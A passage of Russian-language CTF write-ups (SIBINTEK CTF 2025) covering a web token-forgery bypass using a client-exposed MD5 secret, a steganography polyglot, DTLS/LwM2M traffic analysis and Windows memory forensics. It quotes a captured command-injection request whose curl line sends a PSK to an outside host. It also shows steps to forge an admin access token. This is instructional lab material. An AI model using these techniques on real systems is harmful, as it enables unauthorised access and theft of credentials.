- Секретный ключ `DELIVERY_SECURITY_KEY` раскрыт в клиентском коде
- Токен генерируется по формуле: `MD5(reportId + DELIVERY_SECURITY_KEY + userId)`
- Функции доступны глобально через `window.generateDeliveryAccessToken` и `window.getReportLink`

В консоли DevTools вызываем функцию для текущего пользователя (`user_id = 2`):

```
generateDeliveryAccessToken(574, 2)  
// Результат: "a1b2c3d4e5f6..." (согласно токеном в URL)
```

Токен успешно воспроизводится, что подтверждает механизм генерации.

03

Поиск скрытого отчёта.

При входе под обычным пользователем видны отчёты с ID 574, 575, 576. Логично предположить, что могут существовать отчёты с меньшими ID (например, 1, 2, 3...).

Попробуем вручную сгенерировать токен для отчёта с **ID = 1**, используя текущий `user_id = 2`:

```
generateDeliveryAccessToken(1, 2)  
// Результат: "f8e9a7b6c5d4..."
```

Переходим по ссылке:

```
/delivery/report?id=1&auth_token=f8e9a7b6c5d4...
```

Ответ сервера: **403 Forbidden – Invalid access token**

Токен не подошёл. Это означает, что для отчёта с **ID=1** используется другой алгоритм валидации или другой `user_id`.

Скорее всего 1 отчет будет сделан админом, для доступа к админ-отчёту (`id=1`) требуется токен, сгенерированный с `user_id=1` (ID администратора), а не текущего пользователя.

04

Эксплуатация уязвимости.

Возвращаемся в консоль DevTools и генерируем токен для отчёта с **ID = 1** и **user_id = 1**:

```
generateDeliveryAccessToken(1, 1)
```


Результат (пример):

```
7c8f3d9e2a4b1f0e5c6d8a9b3f2e1d0c
```

Формируем финальный URL:

```
/delivery/report?id=1&auth_token=7c8f3d9e2a4b1f0e5c6d8a9b3f2e1d0c
```

Переходим по ссылке (можно ввести в адресную строку или выполнить в консоли). Ответ сервера: **Успешное отображение страницы отчёта**



Название: DNK War

Категория: Stego

Очки: динамическое начисление

Описание: В компании ДНК Сибирь сотрудники отдела информационной безопасности заметили подозрительную активность - некоторые работники обмениваются странными файлами через корпоративную сеть. Один из таких файлов был перехвачен системой мониторинга, но открыть его не удалось.

Специалисты ИБ подозревают, что сотрудники используют стеганографию для скрытия конфиденциальной информации. Ваша задача - выяснить, что именно скрывается внутри.

Флаг: SIBINTEK{THE_B3ST_G4M3}

01

Анализ файла в HEX-редакторе.

Получаем файл без расширения, который не открывается стандартными программами. Первым делом открываем файл в HEX-редакторе (например, HxD, 010 Editor или xxd в Linux).

```
$ xxd task
00000000: 0000 0000 0000 0000 d095 d189 d0b5 20d0 ..... .
00000010: bed0 b4d0 bdd0 b020 d0ba d0b0 d180 d182 ..... .
00000020: d0b0 0014 9c00 0001 0000 0000 0000 0000 ..... .
00000030: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
00000040: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
00000050: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
00000060: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
00000070: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
00000080: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
00000090: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000000b0: 6b65 793d 434f 4f4c 4b45 5900 0000 0000 key=COOLKEY.....
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
```

При анализе начала файла обнаруживаем:

- Отсутствуют стандартные сигнатуры файлов
- В начале файла присутствует строка: **key=COOLKEY**

Это указывает на то, что:

1. Сигнатуры файла намеренно удалены
2. Где-то в файле присутствует зашифрованное сообщение
3. Ключ **COOLKEY** может быть использован для дешифрования

02

Поиск зашифрованного сообщения.

Прокручиваем HEX редактор в самый конец файла.

```
000005020: 4503 0800 504b 0102 1f00 1400 0900 6300 E..PK.....c.
000005030: 40b3 5d5b 4595 d069 a300 0000 ae00 0000 @.][E..i.....
000005040: 0800 2f00 0000 0000 0000 2000 0000 8f01 ..../.....
000005050: 0000 6869 6e74 2e74 7874 0a00 2000 0000 .hint.txt...
000005060: 0000 0100 1800 24f4 97dc 0949 dc01 24f4 .....$...I.$..
000005070: 97dc 0949 dc01 0b2f c7a2 d348 dc01 0199 ..I.../.H...
000005080: 0700 0100 4145 0308 0050 4b05 0600 0000 ..AE..PK...
000005090: 0002 0002 00cb 0000 0073 0200 0000 0000 .....s....
0000050a0: 7676 7300 616b 7771 7963 666f 0070 7370 vvs.akwqycfo.psp
0000050b0: 0076 7673 006c 6267 666b 6a73 0074 6300 .vvs.lbgfkjs.tc.
0000050c0: 7866 6700 7477 6363 7800 7279 6300 7a70 xfg.twccx.ryc.zp
0000050d0: 6478 6374 6700 6371 0064 6c63 0076 6f67 dxctg.cq.dlc.vog
0000050e0: 7600 6b72 6200 5557 5054 42 v.krb.UWPTB
```

В конце файла обнаруживаем необычный текст:

```
vvs.akwqycfo.psp vvs.lbgfkjs.tc xfg.twccx.ryc.zpdxctg.cq.dlc.vogv.krb.UWPTB
```

Анализируя этот текст, замечаем:

- Текст состоит из читаемых символов
- Присутствуют повторяющиеся паттерны
- Структура предложения сохранена

Пробуем стандартные шифры, подходящие под эти критерии, при этом не забываем про наличие у нас ключа. Приходим к тому, что это шифра Виженера по его характерным признакам.

03

Дешифрование шифра Виженера.

Используем найденный ранее ключ `COOLKEY` для дешифрования сообщения. Можно использовать онлайн-инструменты (например, dcode.fr) или написать скрипт на Python.



Пример кода для дешифрования:

```
def vigenere_decrypt(ciphertext, key):  
    result = []  
    key = key.upper()  
    key_length = len(key)  
    key_index = 0  
  
    for char in ciphertext:  
        if char.isalpha():  
            shift = ord(key[key_index % key_length]) - ord('A')  
            if char.isupper():  
                decrypted_char = chr((ord(char) - ord('A') -  
shift) % 26 + ord('A'))  
            else:  
                decrypted_char = chr((ord(char) - ord('a') -  
shift) % 26 + ord('a'))  
            result.append(decrypted_char)  
            key_index += 1  
        else:  
            result.append(char)  
  
    return ''.join(result)
```

```
ciphertext = "Xvs tcggaqzr tzk hvs oknvqis qg hvs tqkgh xaq  
psxxskg at hvs xogy obr GQPQK"  
key = "COOLKEY"  
plaintext = vigenere_decrypt(ciphertext, key)  
print(plaintext)
```

После дешифрования получаем:

The password for the archive is the first two letters of the task and SIBIR

Расшифрованное сообщение подсказывает нам пароль для архива:

- Первые две буквы названия таска: **DN**
- Плюс слово: **SIBIR**
- Итоговый пароль: **DNSIBIR**

04

Определение типа файла (полиглот).

Теперь понимаем, что файл является полиглотом - файлом, который может быть открыт как несколько разных типов файлов одновременно.

Для того чтобы убедиться, проходимся binwalk, видим следующий фрагмент:

```
$ binwalk task
...
19787      0x4D4B      Zip archive data, encrypted at
least v2.0 to extract, compressed size: 333, uncompressed size:
606, name: crypto.py
20186      0x4EDA      Zip archive data, encrypted at
least v2.0 to extract, compressed size: 163, uncompressed size:
174, name: hint.txt
20617      0x5089      End of Zip archive, footer length:
22
```

Пробуем открыть файл как ZIP архив:

```
unzip task
```

Или переименовываем файл:

```
cp task task.zip
```

При попытке извлечения запрашивается пароль. Вводим полученный пароль: **DNSIBIR**

05

Извлечение содержимого архива.

После ввода правильного пароля архив успешно распаковывается.

Внутри архива обнаруживаем два файла:

1. **crypto.py** - скрипт с зашифрованными данными
2. **hint.txt** - файл с подсказкой

Содержимое **crypto.py**:

```

def chaos_encrypt(text, key):
    state = key
    result = []

    for i, char in enumerate(text):
        state = ((state << 1) ^ ((state >> 7) & 1) ^ ((state >>
5) & 1)) & 0xFF
        sbox_val = custom_sbox(ord(char))
        xored = sbox_val ^ state
        bit_perm = bit_permute(xored, i)
        final = bit_perm ^ (i * 7 % 256)
        result.append(f"{final:02x}")

    return ''.join(result)

def custom_sbox(byte):
    return ((byte ^ 0x63) * 13 + 47) % 256

def bit_permute(byte, pos):
    shift = (pos % 3) + 1
    return ((byte << shift) | (byte >> (8 - shift))) & 0xFF

```

06

Расшифровка подсказки.

Анализируем `crypto.py` и видим, что это скрипт шифрования. Нам нужно написать обратные функции для дешифрования.

Создаем файл `decoder.py` с обратными операциями:

```

def inverse_sbox(byte):
    return (((byte - 47) % 256) * 197 % 256) ^ 0x63

def inverse_bit_permute(byte, pos):
    shift = (pos % 3) + 1
    return ((byte >> shift) | (byte << (8 - shift))) & 0xFF

def chaos_decrypt(hex_string, key):
    state = key
    result = []

    hex_bytes = [hex_string[i:i + 2] for i in range(0, len(hex_string),
2)]

    for i, hex_byte in enumerate(hex_bytes):
        state = ((state << 1) ^ ((state >> 7) & 1) ^ ((state >>
5) & 1)) & 0xFF
        encrypted = int(hex_byte, 16)
        after_xor = encrypted ^ (i * 7 % 256)
        after_perm = inverse_bit_permute(after_xor, i)
        after_state = after_perm ^ state
        original = inverse_sbox(after_state)
        result.append(chr(original))

    return ''.join(result)

key = ord('D')
encrypted =
"b319040df04d844ed9dbcb56ef6ad2df821dda9fa212ca0a2e9602e57e5d9db29b88ee
e919a35d438a291a0932c310e48b32448405b07b"
decrypted = chaos_decrypt(encrypted, key)
print(decrypted)

```

07

Восстановление сигнатур файла.

Теперь понимаем, что исходный файл **task** - это карта Warcraft III (.w3x файл) со стертыми сигнатурами.

Стандартная сигнатура .w3x файла (карты Warcraft III):

HEX: 48 4D 33 57
ASCII: HM3W

Открываем файл в HEX редакторе и восстанавливаем сигнатуру в начале файла:

Было:

00 00 00 00 ...

Стало:

48 4D 33 57 ...

Также у файлов Blizzard имеется цифровая подпись в виде второй сигнатуры:

HEX: 4D 50 51
ASCII: MPQ

Заменяем таким же образом.

Сохраняем файл с правильным расширением: **map.w3x**

Запускаем декодер:

```
python3 decoder.py
```


Получаем расшифрованное сообщение:

```
I gained power that my father could never have imagined
```

Эта фраза является цитатой из игры Warcraft III.

Её произносит Артас Менетил после того, как становится Королём-личом.

Найти информацию об этом можно, например,
<https://dzen.ru/a/XW6KfMfIDACt0JGS>



Подсказка указывает на то, что нужно работать с файлом карты Warcraft III.

08

Открытие карты в редакторе Warcraft III.

Для открытия карты необходим редактор карт Warcraft III (World Editor). Если у вас установлена игра, редактор находится в папке с игрой.

Открываем восстановленный файл **map.w3x** в World Editor:

1. Запускаем World Editor
2. File → Open
3. Выбираем файл **map.w3x**

09

Поиск флага на карте.

После открытия карты в редакторе переходим в режим просмотра местности (Terrain Editor).

На карте обнаруживаем текст, выложенный объектами или написанный на местности:

SIBINTEK{THE_B3ST_G4M3}


Это и есть искомый флаг.

SIBINTEK CTF 2025

Задания

09.11.2025





Название: light weight baby

Категория: Network

Очки: динамическое начисление

Описание: Коллеги передали вам сетевые дампы с одного из удалённых объектов. На АЗС установлены уровнемеры резервуаров, данные с которых уходят в диспетчерский центр. Параллельно замечены подозрительные действия в веб-интерфейсе обслуживающей системы.

В качестве ответа укажите: единицы измерения; минимальное измеренное значение; последнее измеренное значение.

Формат флага: Sibintek{string_float_float}

Флаг: Sibintek{cel_18.8_21.2}

01

Быстрый обзор дампов.

Сначала проверим, что за протоколы внутри каждого pcap.

```
.../test/files > tshark -r traffic.pcap -q -z io,phs
=====
Protocol Hierarchy Statistics
Filter:

frame
  sll
    ip
      tcp
        http
          data-text-lines
          urlencoded-form
            frames:184 bytes:19756
            frames:184 bytes:19756
            frames:184 bytes:19756
            frames:184 bytes:19756
            frames:16 bytes:3232
            frames:6 bytes:1230
            frames:2 bytes:618
=====

.../test/files > tshark -r traffic2.pcap -q -z io,phs
=====
Protocol Hierarchy Statistics
Filter:

frame
  sll
    ip
      udp
        dtls
          frames:50 bytes:5854
          frames:50 bytes:5854
          frames:50 bytes:5854
          frames:50 bytes:5854
          frames:50 bytes:5854
```

Дампы без мусора на первый взгляд, во втором DTLS (Datagram Transport Layer Security), значит, потребуется ключ для расшифровки и доступа к полезной нагрузке. Сам ключ мы не получили, наверняка, для этого выдан **traffic.pcap** с веб-частью.

02

Поиск утечек/секретов в HTTP (**traffic.pcap**).

Изучаем HTTP потоки, находим следующий:

```
POST /admin/exec HTTP/1.1
Host: webapp:8088
User-Agent: curl/8.7.1
Accept: */*
Content-Length: 110
Content-Type: application/x-www-form-urlencoded

cmd=curl -s -X POST http://diag-sink:8081/api/v1/ingest -d id=level-sensor-001 -d key=7465737470736b3132333435
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.11.14
Date: Mon, 27 Oct 2025 22:29:39 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 0
Connection: close
```

Злоумышленник через админку отправил запрос на **diag-sink:8081/api/v1/ingest**, в котором передал **id=level-sensor-001** и **key=7465737470736b3132333435**.

Что является identity (уникальное имя) и PSK, то есть тем самым ключом, который нужен, чтобы расшифровать DTLS трафик в Wireshark/tshark.



03

Расшифровка DTLS и анализ пакетов.

В Wireshark задаем PSK, полученный в прошлом пункте для DTLS по пути Preferences -> Protocols -> DTLS.

В результате получаем дешифрованный трафик LwM2M, к которому нам была предоставлена схема, описывающая объект.


10 0.012170	172.18.0.3	172.18.0.2	DTLSv1...	158 Client Key Exchange, Change Cipher Spec, Finished
11 0.012895	172.18.0.2	172.18.0.3	DTLSv1...	115 Change Cipher Spec, Finished
12 0.012895	172.18.0.2	172.18.0.3	DTLSv1...	115 Change Cipher Spec, Finished
13 0.015042	172.18.0.3	172.18.0.2	CoAP	205 CON, MID:61087, POST, TKN:c9 f3 c9 06 27 76 ef c8, /rd?b=U&lm2m=3,1<=60&ep=sensor-001
14 0.015054	172.18.0.3	172.18.0.2	CoAP	205 CON, MID:61087, POST, TKN:c9 f3 c9 06 27 76 ef c8, /rd?b=U&lm2m=1,1<=60&ep=sensor-001 [Retransmission]
15 0.015782	172.18.0.2	172.18.0.3	CoAP	103 ACK, MID:61087, 2.01 Created, TKN:c9 f3 c9 06 27 76 ef c8, /rd
16 0.015795	172.18.0.2	172.18.0.3	CoAP	103 ACK, MID:61087, 2.01 Created, TKN:c9 f3 c9 06 27 76 ef c8, /rd
17 3.023448	172.18.0.3	172.18.0.2	CoAP	103 CON, MID:61088, POST, TKN:18 f2 2e 3d 59 e9 91 64, /rd?2KwN6xc3g
18 3.023459	172.18.0.3	172.18.0.2	CoAP	103 CON, MID:61088, POST, TKN:18 f2 2e 3d 59 e9 91 64, /rd?2KwN6xc3g [Retransmission]
19 3.023924	172.18.0.2	172.18.0.3	CoAP	99 ACK, MID:61088, 2.05 Content, TKN:18 f2 2e 3d 59 e9 91 64, /rd?2KwN6xc3g
20 3.023935	172.18.0.2	172.18.0.3	CoAP	99 ACK, MID:61088, 2.05 Content, TKN:18 f2 2e 3d 59 e9 91 64, /rd?2KwN6xc3g
21 5.213344	172.18.0.2	172.18.0.3	CoAP	102 CON, MID:57936, GET, TKN:49 14 a2 64 99 59 19 22, /3303/0/5708
22 5.213389	172.18.0.2	172.18.0.3	CoAP	102 CON, MID:57936, GET, TKN:49 14 a2 64 99 59 19 22, /3303/0/5708 [Retransmission]
23 5.217444	172.18.0.3	172.18.0.2	CoAP	107 ACK, MID:57936, 2.05 Content, TKN:49 14 a2 64 99 59 19 22, /3303/0/5708
24 5.218168	172.18.0.3	172.18.0.2	CoAP	107 ACK, MID:57936, 2.05 Content, TKN:49 14 a2 64 99 59 19 22, /3303/0/5708
25 5.477211	172.18.0.2	172.18.0.3	CoAP	99 CON, MID:57937, GET, TKN:7c 9c 54 07 57 91 44 06, /3303/0/5708
26 5.477223	172.18.0.2	172.18.0.3	CoAP	99 CON, MID:57937, GET, TKN:7c 9c 54 07 57 91 44 06, /3303/0/5708 [Retransmission]
27 5.479437	172.18.0.3	172.18.0.2	CoAP	135 ACK, MID:57937, 2.05 Content, TKN:7c 9c 54 07 57 91 44 06, /3303/0
28 5.479447	172.18.0.3	172.18.0.2	CoAP	135 ACK, MID:57937, 2.05 Content, TKN:7c 9c 54 07 57 91 44 06, /3303/0
29 5.691390	172.18.0.2	172.18.0.3	CoAP	167 NON, MID:61088, 2.05 Content, TKN:49 14 a2 64 99 59 19 22, /3303/0/5708




Из схемы мы знаем, куда смотреть и что искать, а именно:
 3303 - наш объект, температурный сенсор, у него один экземпляр (0), он имеет несколько полей, но нам нужно найти значения единиц измерения (**5700 Sensor Units**), минимальной зафиксированной температуры (**5601 Min Measured Units**) и последнего значения в целом (**5701 Sensor Value** в нужный момент времени).

LwM2M построен с учетом концепции REST, и для управления ресурсами использует привычные методы, к примеру: Read (GET) - чтение значения; Write (PUT/POST) - изменение значения; Execute (POST) - выполнение действия на устройстве.

Значит, нам нужно найти последний запрос на чтение (GET) к ресурсу **3303/0** и прочитать значения в ответе.



Отсюда мы берем минимальное значение (**18.8**) и единицы измерения (**cel**). А далее перемещаемся к предпоследнему пакету, чтобы узнать актуальное значение температуры (**21.2**) (в этом пакете конкретно было запрошено значение сенсора).



Теперь можем собрать флаг по формату и отправить.

04

Применение в реальной жизни.

LwM2M/CoAP с DTLS и ошибки управления секретами (общий или вшитый PSK, хранение в окружении).

Компрометация обслуживающих веб-узлов (командные инъекции в диагностических панелях).

Расшифровка DTLS по PSK, анализ LwM2M, извлечение технологических значений.



Название: notepad

Очки: динамическое начисление

Описание: Мы получили снимок памяти с машины злоумышленника, на которого вышли после взлома сайта АЗС, возможно, вы найдете там украденные данные. Флаг закодирован в Base64.

Флаг: Sibintek{st0l3n_d4ta_1n_m3m0ry}

01

Полученный файл сжат при помощи gzip, распакуем, используя команду, любой архиватор или утилиту gzip: `gzip -d memory.dmp.gz`

На выходе получаем memory.dmp. Кратко изучим полученный файл, чтобы понимать с чем работаем. Используя команду file, подтверждаем, что перед нами дамп памяти, а в дополнение узнаём, что он от Windows:

```
.../memory_dumps/notepad > file memory.dmp
memory.dmp: MS Windows 64bit crash dump, version 15.19044, 2 processors, DumpType (0x1),
524045 pages
```

Обратите внимание, что использованные ID процессов могут отличаться, но суть остаётся той же.

Приступим к анализу, используя volatility3, подойдет и вторая версия. Проверим, что всё работает, и мы не ошиблись, вызвав базовый плагин для работы с Windows дампами - `windows.info`.

```
.../memory_dumps/notepad > vol -f memory.dmp windows.info
Volatility 3 Framework 2.11.0
Progress: 100.00          PDB scanning finished
Variable           Value

Kernel Base      0xf80276217000
DTB      0x1ad000
Symbols file:///usr/lib/python3.13/site-packages/volatility3/symbols/windows/ntkrnlmp.pdb
/9F65CD18C2F36F88B2D0CE8A7BFE2BB7-1.json.xz
Is64Bit True
IsPAE  False
layer_name      0 WindowsIntel32e
memory_layer    1 WindowsCrashDump64Layer
base_layer      2 FileLayer
KdVersionBlock  0xf80276e26400
Major/Minor     15.19041
MachineType     34404
KeNumberProcessors 2
SystemTime       2025-10-01 13:19:57+00:00
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNT
NtMajorVersion  10
NtMinorVersion  0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine      34404
PE TimeStamp     Fri Dec 26 20:27:08 2003
```

Изучив краткое, но довольно ёмкое описание, приходим к выводу, что неплохо было бы сначала изучить список процессов, активных во время захвата памяти. Для этого используем плагин `windows.pslist`:

```
.../memory_dumps/notepad > windows.pslist
3255 2084 notepad.exe 0x458668400080 e - T E:\Windows\Temp\3032-10-0
```

Действительно, среди базовых процессов Windows оказался и блокнот, так как дополнительной информации у нас нет, предположим, что флаг находился внутри открытого файла, поэтому сдампим память блокнота и поищем там. Однако есть нюансы. Изучим помощь в пользовании `pslist`:

```
.../memory_dumps/notepad > vol -f memory.dmp windows.pslist --help
Volatility 3 Framework 2.11.0
usage: volatility windows.pslist.PsList [-h] [--physical] [--pid [PID ...]] [--dump]
Lists the processes present in a particular windows memory image.

options:
  -h, --help      show this help message and exit
  --physical    Display physical offsets instead of virtual
  --pid [PID ...] Process ID to include (all other processes are excluded)
  --dump        Extract listed processes
```

02

При помощи этого плагина можно дампить процессы, но будет получен дамп только исходного исполняемого файла **notepad.exe**:

```
.../memory_dumps/notepad > vol -f memory.dmp windows.pslist --dump --pid 3572
Volatility 3 Framework 2.11.0
Progress: 100.00          PDB scanning finished
PID      PPID      ImageFileName      Offset(V)      Threads Handles SessionId      Wow64      C
createTime      ExitTime      File output
3572      5084      notepad.exe      0xaef8ee8f60080      6      -      1      False      2025-10-0
1 13:19:50.000000 UTC      N/A      3572.notepad.exe.0x7ff7ed730000.dmp

.../memory_dumps/notepad > ls
Permissions Size User Date Modified Name
.rw-----  229k rcsi  6 Oct 20:22  3572.notepad.exe.0x7ff7ed730000.dmp
.rw-r--r--  2.1G rcsi  1 Oct 16:20  memory.dmp

.../memory_dumps/notepad > file 3572.notepad.exe.0x7ff7ed730000.dmp
3572.notepad.exe.0x7ff7ed730000.dmp: PE32+ executable for MS Windows 10.00 (GUI), x86-64,
7 sections
```

Чтобы получить дамп всех областей памяти, связанных с процессом, необходимо обратиться к плагину **windows.memmap**:

```
.../memory_dumps/notepad > vol -f memory.dmp windows.memmap --help
Volatility 3 Framework 2.11.0
usage: volatility windows.memmap.Memmap [-h] [--pid PID] [--dump]
Prints the memory map

options:
  -h, --help      show this help message and exit
